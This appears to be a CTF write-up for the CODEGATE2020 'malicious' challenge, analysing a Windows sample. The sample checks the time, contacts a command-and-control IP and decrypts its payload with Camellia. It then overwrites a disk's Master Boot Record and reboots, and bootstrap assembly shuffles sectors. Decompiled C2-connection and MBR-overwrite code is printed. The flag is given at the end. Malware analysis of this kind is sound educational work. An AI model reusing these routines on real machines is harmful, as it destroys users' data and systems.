malicious WRITEUP

Virus code routine

- PE64 format windows binary program
- While loop with two check routine function (sub_403ED2 and sub_403F8C), after satisfy two check routine, process next function(sub_403DB1).

```
while ( sub_403ED2() && sub_403F8C() )
  ;
sub_403DB1();
return 0;
```

sub_403ED2

- Extract 7 first random byte with 7 seed value, and compare with current system time.

```
v3[0] = 380;
v3[1] = 53;
v3[2] = 3;
v3[3] = 201;
v3[4] = 69;
time(&v4);
memset(byte_40D5B0, 0, 0x10u);
for ( i = 0; i <= 4; ++i )
{
  srand(v3[i]);
  v0 = i;
  byte_40D5B0[v0] = rand();
}
v1 = 1;
if ( v4 < __PAIR__(*(_DWORD *)&byte_40D5B0[4], *(unsigned int *)byte_40D5B0) )
  v1 = 0;
return v1;
```

- Can easliy found 7 byte with seeds.
- Store 0x00000007b730d3ff(ff d3 30 b7 07 00 00 00) in byte_40D5B0.

sub_403F8C


- Connect to C&C server, and send HTTP GET.
  IP : 195.157.15.100, port : 13100
  (It's fake C&C server IP used in Backdoor.Androm virus.)

```
WSAStartup(0x202u, &WSAData);
s = socket(2, 1, 0);
memset(&name, 0, 0x10u);
name.sa_family = 2;
*(_DWORD *)&name.sa_data[2] = inet_addr("195.157.15.100");
*(_WORD *)name.sa_data = htons(0x332Cu);
if ( connect(s, &name, 16) )
  return 0;
send(s, "GET /status HTTP/1.1\r\n", 22, 0);
```

- Hash the received 8 byte data from C&C server (byte_40D5B8) and compare with stored value(unk_40C07F).

```
v3 = (void *)sub_4039BE(byte_40D5B8, 8u);
return memcmp(v3, &unk_40C07F, 0x10u);
```

- Can determine that hash algorithm is md5, with round, IV, and output size.
- By decode this hash with online md5 cracker, we can found received data.



- Store “activate” (61 63 74 69 76 61 74 65) in byte_40D5B8.

sub_403DB1

- Decrypt the data with unknown block encryption algorithm.
- sub_403786 -> set_key, sub_40381A -> decrypt
- Can determine the block encryption with SPN structure, round key generation, SBOX value. (128 bit Camellia Decrypt)
- perform decryption with Data from two check routine(byte_40D5B0) & two immediate data(byte_40A440, byte_40A450).

```
sub_403786(&byte_40D5B0, 128, &v1);
sub_40381A(byte_40A440, byte_40A440, &v1);
sub_403786(byte_40A440, 128, &v1);
sub_40381A(byte_40A450, byte_40A450, &v1);
sub_403786(byte_40A450, 128, &v1);
sub_40381A(byte_40A440, byte_40A440, &v1);
```

```
.data:0040A440 ; char byte_40A440[16]
.data:0040A440 byte_40A440     db 0EBh, 5Eh, 0B3h, 0CAh, 92h, 0A1h, 0FFh, 1, 80h, 4Eh
.data:0040A440                                         ; DATA XREF: sub_403DB1+31↑o
.data:0040A440                                         ; sub_403DB1+39↑o ...
.data:0040A440                 db 36h, 58h, 56h, 0ADh, 9Eh, 0B7h
.data:0040A450 ; char byte_40A450[16]
.data:0040A450 byte_40A450     db 0CCh, 7Ch, 3Eh, 0E0h, 0A5h, 62h, 42h, 62h, 0EBh, 1Ch
.data:0040A450                                         ; DATA XREF: sub_403DB1+6D↑o
.data:0040A450                                         ; sub_403DB1+75↑o ...
.data:0040A450                 db 0BDh, 84h, 4Ah, 0C1h, 0CFh, 51h
```

- Decrypt byte_40A440 with byte_40D5B0 as key.
- Decrypt byte_40A450 with Decrypted byte_40A440 as key.
- Re-decrypt byte_40A440 with Decrypted byte_40A450 as key.

- byte_40A450 used for decrypt text section data (binary code)
- After decrypt text section, call decrypted function code(loc_403CC1)

```
sub_403786(byte_40A450, 128, &v1);
for ( i = 0; i <= 239; i += 16 )
  sub_40381A((char *)&loc_403CC1 + i, (char *)&loc_403CC1 + i, &v1);
return ((int (*)(void))loc_403CC1)();
```

sub_403F8C

- byte_40A440 used for decrypt data section data (unk_406040) (bootstrap code payload)

```
sub_403786(&unk_40A440, 128, &v1);
for ( i = 0; i <= 17407; i += 16 )
  sub_40381A((char *)&unk_406040 + i, (char *)&unk_406040 + i, &v1);
```

- Try to access "\\\\.\\PhysicalDrive10000" file (10000th Physical Drive) by using CreateFile function.

(Instead of "\\\\.\\PhysicalDrive0", To prevent inadvertent accidents for participants.)

- Write the data(unk_406040) into physical drive by using WriteFile function.
- Try to reboot system with shell command “shutdown -r -t 00”.

```
result = CreateFileA("\\\\.\\PhysicalDrive10000", 0x10000000u, 3u, 0, 3u, 0, 0);
hFile = result;
if ( result != (HANDLE)-1 )
{
  WriteFile(hFile, &unk_406040, 0x4400u, &NumberOfBytesWritten, 0);
  result = (HANDLE)system("shutdown -r -t 00");
}
return result;
```

- From trying to overwrite some data into first sector of physical drive and restart and MBR signature inside decrypted data, We can expect that this program trying to corrupt 10000th physical drive’s Master Boot record. and overwrited data is bootstrap code for MBR.

bootstrap code routine

- 16-bit real mode x86 assembly + additional payload
- When computer power on, BIOS load and execute first sector of physical drive into memory address 0x7c00.
- Clear ax, ss, es, ds.
- Set sp to 0x7c00.
- Copy 0x100 byte of data from 0x7c00 to 0x600.

```
seg000:0000                 cli
seg000:0001                 xor     ax, ax
seg000:0003                 mov     ss, ax
seg000:0005                 mov     sp, 7C00h
seg000:0008                 mov     si, sp
seg000:000A                 push    ax
seg000:000B                 pop     es
seg000:000C                 push    ax
seg000:000D                 pop     ds
seg000:000E                 lock cld
seg000:0010                 mov     di, 600h
seg000:0013                 mov     cx, 100h
seg000:0016                 repne movsw
```

- Xor the 0xe0 byte of data in 0x600 with 0xF4(simple xor SMD).
- Jump to 0x630.

```
seg000:0018                 mov     di, 600h
seg000:001B
seg000:001B loc_1B:                                 ; CODE XREF: seg000:0024↓j
seg000:001B                 xor     byte ptr [di], 0F4h
seg000:001E                 inc     edi
seg000:0020                 cmp     di, 6E0h
seg000:0024                 jl      short loc_1B
seg000:0026                 jmp     far ptr byte_535+0FBh
```

- Read current century in BCD format from RTC by IBM BIOS interrupt call.
- If current century is greater than 0x30(30th century), jump to 0x650.
- Else, print “Not a chance.” into screen. This string is definitely not a flag.

```
seg000:0030                 mov     si, 6C0h
seg000:0033                 mov     ah, 4
seg000:0035                 int     1Ah             ; CLOCK - READ DATE FROM REAL TIME CLOCK (AT,XT286,CONV,PS)
seg000:0035                                         ; Return: DL = day in BCD
seg000:0035                                         ; DH = month in BCD
seg000:0035                                         ; CL = year in BCD
seg000:0035                                         ; CH = century (19h or 20h)
seg000:0037                 cmp     ch, 30h ; '0'
seg000:003A                 jge     loc_50
seg000:003A ; ---------------------------------------------------------------------------
seg000:003E                 db    0
seg000:003F                 db    0
seg000:0040 ; ---------------------------------------------------------------------------
seg000:0040                 nop                     ; DATA XREF: seg000:004A↓r
seg000:0040                                         ; seg000:00AC↓r
seg000:0041                 nop
seg000:0042                 nop
seg000:0043
seg000:0043 loc_43:                                 ; CODE XREF: seg000:loc_4C↓j
seg000:0043                 lodsb
seg000:0044                 cmp     al, 0
seg000:0046                 jz      short loc_4E
seg000:0048                 mov     ah, 0Eh
seg000:004A                 int     10h             ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
seg000:004A                                         ; AL = character, BH = display page (alpha modes)
seg000:004A                                         ; BL = foreground color (graphics modes)
seg000:004C
seg000:004C loc_4C:                                 ; DATA XREF: seg000:0062↓r
seg000:004C                                         ; seg000:006D↓r ...
seg000:004C                 jmp     short loc_43
seg000:004E ; ---------------------------------------------------------------------------
seg000:004E
seg000:004E loc_4E:                                 ; CODE XREF: seg000:0046↑j
seg000:004E                                         ; seg000:loc_4E↓j
seg000:004E                 jmp     short loc_4E

seg000:00C0                 db  4Eh ; N
seg000:00C1                 db  6Fh ; o
seg000:00C2                 db  74h ; t
seg000:00C3                 db  20h
seg000:00C4                 db  61h ; a
seg000:00C5                 db  20h
seg000:00C6                 db  63h ; c
seg000:00C7                 db  68h ; h
seg000:00C8                 db  61h ; a
seg000:00C9                 db  6Eh ; n
seg000:00CA                 db  63h ; c
seg000:00CB                 db  65h ; e
seg000:00CC                 db  2Eh ; .
seg000:00CD                 db    0
```

- For 0xdead * 0xbeef time, shuffle the 2nd ~ 34th disk sector.
- Read 3rd ~ 34th disk sector to memory 0x1000. (512 byte for sector -> read 0x20 sector)
- Read 2nd disk sector to memory 0x5000.
- Write 33 sector of data from memory 0x1000 to 2nd disk sector.
- Can easliy optimize by reduce the shuffle count by (0xdead*0xbeef) % 33.

```
seg000:0050 loc_50:                                 ; CODE XREF: seg000:003A↑j
seg000:0050                 mov     di, 0DEADh
seg000:0053
seg000:0053 loc_53:                                 ; CODE XREF: seg000:0088↓j
seg000:0053                 mov     si, 0BEEFh
seg000:0056
seg000:0056 loc_56:                                 ; CODE XREF: seg000:0080↓j
seg000:0056                 mov     dx, 80h
seg000:0059                 mov     ax, 220h
seg000:005C                 mov     bx, 1000h
seg000:005F                 mov     cx, 3
seg000:0062                 int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:0062                                         ; AL = number of sectors to read, CH = track, CL = sector
seg000:0062                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:0062                                         ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:0064                 mov     ax, 201h
seg000:0067                 mov     bx, 5000h       ; DATA XREF: seg000:0035↑r
seg000:006A                 mov     cx, 2
seg000:006D                 int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:006D                                         ; AL = number of sectors to read, CH = track, CL = sector
seg000:006D                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:006D                                         ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:006F                 mov     ax, 321h
seg000:0072                 mov     bx, 1000h
seg000:0075                 mov     cx, 2
seg000:0078                 int     13h             ; DISK - WRITE SECTORS FROM MEMORY
seg000:0078                                         ; AL = number of sectors to write, CH = track, CL = sector
seg000:0078                                         ; DH = head, DL = drive, ES:BX -> buffer
seg000:0078                                         ; Return: CF set on error, AH = status, AL = number of sectors written
seg000:007A                 sub     si, 1
seg000:007D                 cmp     si, 0
seg000:0080                 jnz     short loc_56
seg000:0082                 sub     di, 1
seg000:0085                 cmp     di, 0
seg000:0088                 jnz     short loc_53
```

- After shuffle process, print the one character from each sector in arithmetic sequence.
- flag_string$[i-2]$ = (i^{th} disk sector)$[13*(i-2)+1], i \in [2 \dots 34]$.

```
seg000:008A                mov     cx, 2
seg000:008D                mov     bx, 1000h
seg000:0090
seg000:0090 loc_90:                                ; CODE XREF: seg000:00B3↓j
seg000:0090                mov     ax, 201h
seg000:0093                int     13h             ; DISK - READ SECTORS INTO MEMORY
seg000:0093                                        ; AL = number of sectors to read, CH = track, CL = sector
seg000:0093                                        ; DH = head, DL = drive, ES:BX -> buffer to fill
seg000:0093                                        ; Return: CF set on error, AH = status, AL = number of sectors read
seg000:0095                mov     al, cl
seg000:0097                mov     ah, 0
seg000:0099                sub     ax, 2
seg000:009C                imul    ax, 0Dh
seg000:009F                add     ax, 1
seg000:00A2                and     ah, 1
seg000:00A5                mov     si, bx
seg000:00A7                add     si, ax
seg000:00A9                lodsb
seg000:00AA                mov     ah, 0Eh
seg000:00AC                int     10h             ; - VIDEO - WRITE CHARACTER AND ADVANCE CURSOR (TTY WRITE)
seg000:00AC                                        ; AL = character, BH = display page (alpha modes)
seg000:00AC                                        ; BL = foreground color (graphics modes)
seg000:00AE                inc     cl
seg000:00B0                cmp     cl, 23h ; '#'
seg000:00B3                jl      short loc_90
seg000:00B5
seg000:00B5 loc_B5:                                ; CODE XREF: seg000:loc_B5↓j
seg000:00B5                jmp     short loc_B5
seg000:00B5 ; ---------------------------------------------------------------------------
```

- The flag is CODEGATE2020{8_bits_per_byte_1_byte_per_sector}

```
 RESTART: C:₩Users₩kdo6₩Desktop₩mondai₩virus₩develop₩release₩writeup₩exploit₩exp
loit.py
[+] data_key = b'p4yload_3nc_key!'(703479316f61645f336e635f6b657921)
[+] code_key = b'key_for_cOde_3nc'(6b65795f666f725f6330646655f336e63)
[+] shuffle offset : 18
[+] flag : CODEGATE2020{8_bits_per_byte_1_byte_per_sector}
```